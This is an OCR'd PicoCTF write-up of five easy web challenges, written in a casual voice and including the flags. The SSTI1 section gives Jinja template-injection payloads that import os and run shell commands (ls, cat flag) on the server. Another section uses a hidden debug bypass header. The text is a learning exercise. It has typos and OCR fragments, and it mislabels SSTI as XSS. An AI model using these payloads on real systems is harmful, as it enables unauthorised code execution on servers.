
WRITEUP PicoCTF

Web Exploitation Easy


By: OngCapybara

Table Of Contents

Crack the Gate 1



We get a chall web exploitation and already have email from chall. Let's apply to login form and will displayed like this




If you open the source code, you will find a cipher text


```
        }

        #loginForm button:hover {
            background-color: #0056b3;
        }
    </style>
</head>
<body>
 <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
<!-- Remove before pushing to production! -->

    <form id="loginForm">
        <h2 style="font-size: 24px; margin-bottom: 24px;">
            Login
        </h2>
        <label for="email">Email:</label>
        <input type="email" id="email" name="email" required><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required><br>
        <button type="submit">Login</button>
```

Copy it and paste to ROT13 decryptor and you get a mail like this


Let’s open network from inspect and see using resent



If alredy open, you must paste the baypass text to new request like this. When you’re done, click send for execution and let see




Open response anddddd.... Damn bruhhh... you get the flag right here :D




Flag: picoCTF{brut4_f0rc4_1a386e6f}

SSTI1




Let's exploit!



When we get form input like this, i think it's a XSS :D. Use this pyloads!

{{ self.__init__.__globals__ }}




We can see, output our pyload can display builtins. Let's use!

{{ self.__init__.__globals__.__builtins__ }}


Wow... God damn... This pyload can displayed import to. Let's exploit dude :D

{{self.__init__.__globals__.__builtins__.__import__('os').popen('ls').read()}}



Gotcha... Are u see? The flag is right in front of our eyes bruh :D. Let's see


{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat flag').read()}}




Wuhahaha... we got the flag mamen :9

Flag: picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_4675f3fa}

WebDecode




Wuhahahaha… I love chall like this :D First time, we get a simple web




Lest's set he source code and you can click the about.html

```
    </div>
    <div class="navigation-container">
      <ul>
        <li><a href="index.html">Home</a></li>
        <li><a href="about.html">About</a></li>
        <li><a href="contact.html">Contact</a></li>
      </ul>
    </div>
  </nav>
```

After that, you will get a base64 on source code. Let's decode




Use this command and you will get the flag :D



Flag: picoCTF{web_succ3ssfully_d3c0ded_10f9376f}

Insp3ct0r

This challenge have little many steps guys :D. First, click the url and you will forward to the web




Know, you click CTRL + U for open the source code and you will get first piece the flag

```
  <div id="tababout" class="tabcontent">
<h3>How</h3>
<p>I used these to make this site: <br/>
  HTML <br/>
  CSS <br/>
  JS (JavaScript)
</p>
<!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3 -->
  </div>

</div>
```

After that, open the css and js file for see second and thrird part like this


```
is.com/css?family=Open+Sans
css" href="mycss.css">
pt" src="myjs.js"></script>
```

```
or: #ccc; }
or: #ccc; }

etty pages. Here's part 2/3 of the flag: t3ct1ve_0r_ju5t */
```



Flag: picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?2e7b23e3}

GET aHEAD



Okay dude, know we got a chall that up difficulty yeah :D. We can see the method of red button is GET. Woahahaha... I like it :D

```
body {background-color: blue;}</style>


iv class="container">
 <div class="row">
     <div class="col-md-6">
         <div class="panel panel-primary" style="margin-top:50px">
             <div class="panel-heading">
                 <h3 class="panel-title" style="color:red">Red</h3>
             </div>
             <div class="panel-body">
                 <form action="index.php" method="GET">
                     <input type="submit" value="Choose Red"/>
                 </form>
             </div>
         </div>
     </div>
     <div class="col-md-6">
         <div class="panel panel-primary" style="margin-top:50px">
             <div class="panel-heading">
                 <h3 class="panel-title" style="color:blue">Blue</h3>
             </div>
             <div class="panel-body">
                 <form action="index.php" method="POST">
                     <input type="submit" value="Choose Blue"/>
                 </form>
             </div>
         </div>
     </div>
```

The next steps, open Burpsuite and send it to repeater. After that, replace GET method to HEAD (like tittle of chall). Follow me

Request

Pretty Raw Hex

```
1 GET /index.php ? HTTP/1.1
2 Host : mercury.picoctf.net:28916
3 Accept-Language : en-US,en;q=0.9
4 Upgrade-Insecure-Requests : 1
5 User-Agent : Mozilla/5.0 (Windows NT 10
  (KHTML, like Gecko) Chrome/138.0.0.0 S
6 Accept :
  text/html,application/xhtml+xml,applicatic
  ge/apng,*/*;q=0.8,application/signed-excha
7 Referer : http://mercury.picoctf.net:28916
8 Accept-Encoding : gzip, deflate, br
9 Connection : keep-alive
```

Request

Pretty Raw Hex

```
1 HEAD /index.php ? HTTP/1.1
2 Host : mercury.picoctf.net:28916
3 Accept-Language : en-US,en;q=0.9
4 Upgrade-Insecure-Requests : 1
5 User-Agent : Mozilla/5.0 (Windows
  (KHTML, like Gecko) Chrome/138.0.0.
6 Accept :
  text/html,application/xhtml+xml,appl
  ge/apng,*/*;q=0.8,application/signed-
7 Referer : http://mercury.picoctf.net:
8 Accept-Encoding : gzip, deflate, br
```

After that, see the response and you will get the flag :D


Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 flag : picoCTF{r3j3ct_th3_du4l1ty_70bc61c4}
3 Content-type : text/html; charset=UTF-8
4
5
```

Flag: picoCTF{r3j3ct_th3_du4l1ty_70bc61

